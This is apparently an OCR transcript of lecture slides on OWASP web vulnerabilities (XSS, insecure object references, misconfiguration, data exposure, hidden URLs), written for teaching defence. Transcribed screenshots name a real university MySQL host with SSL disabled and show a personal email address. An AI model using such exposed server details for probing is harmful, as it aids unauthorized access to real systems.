


Figure: Snapshot of Packet Sniffing with Wireshark




Figure: Cookies in HTTP Packet

A3- XSS

Occurs any time…

- Malicious script (Usually JavaScript) from attacker is sent to an victim's browser
- May be any script language supported by the victim's browser

Malicious Scripts

- Stored into database
- Reflected from web input (form field, hidden field, URL, etc…)
- Sent directly into rich JavaScript client

Typical Impact


- Rewrite web page
- Steal user's session or sensitive data
- Redirect user to phishing or malware site
- Install XSS proxy which allows attacker to observe and direct all user's behavior on vulnerable site and force user to other sites

A4 – Insecure Direct Object References

- Also known as parameter manipulation
- Occurs when developer exposes a reference to an internal implementation object such as a file, directory or key. Attackers may manipulate those references to access other objects without authorization
- Prevention-
  - Eliminate the direct object reference
  - validate the direct object reference
    - Verify the parameter value is properly formatted
    - Verify the user is allowed to access the target object
    - Verify the requested mode of access is allowed to the target object (e.g., read, write, delete)

Cont…

- Attacker notice that link contains
  - …../Lecture12.ppt
- He modifies it to nearby number
  - ……/Lecture11.ppt
- Attacker may download the another lecture notes



A5 – Security Misconfiguration

- Security holes that occur due to wrong, weak, or contradicted configuration parameters
- Mostly relate to network and servers configuration
- Typical Impact
  - Install backdoor through missing OS or server patch
  - Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration

Default/ Misconfigured Settings

- Default properties may leaks the sensitive information, like-
  - Web Server (Apache):
    - Access logs are public
    - Directory listing is enabled
  - Database Server(MS-SQL):
    - Public account enabled
  - Robots.txt
    - The /robots.txt file is web accessible file
    - Used by Google search engine

Source: www.johnny.ihackstuff.com

OIT | Office of Information Technology

OIT | MYSQL | LOGIN

Need Help?
Contact the OIT HelpDesk ›

- Accounts
  - MySQL
  - PhpMyAdmin
- Communications
- Hardware/Software
- Help
- Instructional Support
- Computer Labs
- Security
- Service Catalog
- Training

COMODO SECURE

Public MySQL Account Maintenance

Note: This site works with Firefox 20+, Safari 5+, Chrome 26+ and IE9+ (**compatibility mode off**) only.

Use this site to get an account on the OIT public MySQL database server. Anyone with a valid NetID can request use of this service. Once you have an account, you will be able to create one or more databases using this site. That is about all you can do from this web site. For additional management of your database, you should use any of the free open-source tools (e.g., MySQL Workbench , the MySQL command-line tool for unix, or the phpMyAdmin web site).

Login Required

In order to use this site, you must login with your UT NetID and password. Please read the disclaimer at the bottom of the page before proceeding.

LOGIN

Database Server Information

Host: **mysql.utk.edu**
Port: **3306**
Default Charset: latin1
SSL: DISABLED
Software: MySQL 5.5.37-log

Note about passwords

The password encryption algorithm used by MySQL changed with v4.1. Many older clients cannot decrypt passwords using the new algorithm. If you are having problems logging in with your MySQL credentials, you know your password is correct, and you aren't using an fairly new client, you might want to consider logging back in to this site and resetting your password using the old algorithm.

A6 – Sensitive Data Exposure

Storing and transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
  - Databases, files, directories, log files, backups, etc.
- Failure to identify all the places that this sensitive data is sent
  - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
  - E. g- credit cards, health care records, financial data
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust


Unhandled Error Message

- In the web application if error occurs and is not handled by proper error message then there is chances of getting clues on flaws to the attacker.

- Unhandled error messages may be reveal-
  - Application and database structure
  - Or may be a roadmap for hacker

- E.g.-
  - Forced Directory browsing:
  - Eliminate anything past the various "/" in the URLs of web applications
  - Provide more information about system to hacker or display files publically

Cont...



Web Page

Try to open





Fig.:- Directory Browsing


Firefox
SquirrelMail 1.4.22
jl_rana@yahoo.com...
has been booked - ...
Online Application ...
Apache Tomcat/7.0....
FREQUENTLY ASKE...
Apache Tomcat/7.0....
www.csab.in/rankslink.jsp
Delta Search
Most Visited
Getting Started
Latest Headlines
Bookmarks
HTTP Status 404 - /rankslink.jsp
type Status report
message /rankslink.jsp
description The requested resource is not available.
Apache Tomcat/7.0.39
EN
10:48
16-07-2013

A7 – Missing Function Level Access Control

Hidden URLs

- Hidden things can easily be found
- Creative people will eventually find hidden URLs
- This is part of enforcing proper “authorization”, along with A4 – Insecure Direct Object References

A common mistake …

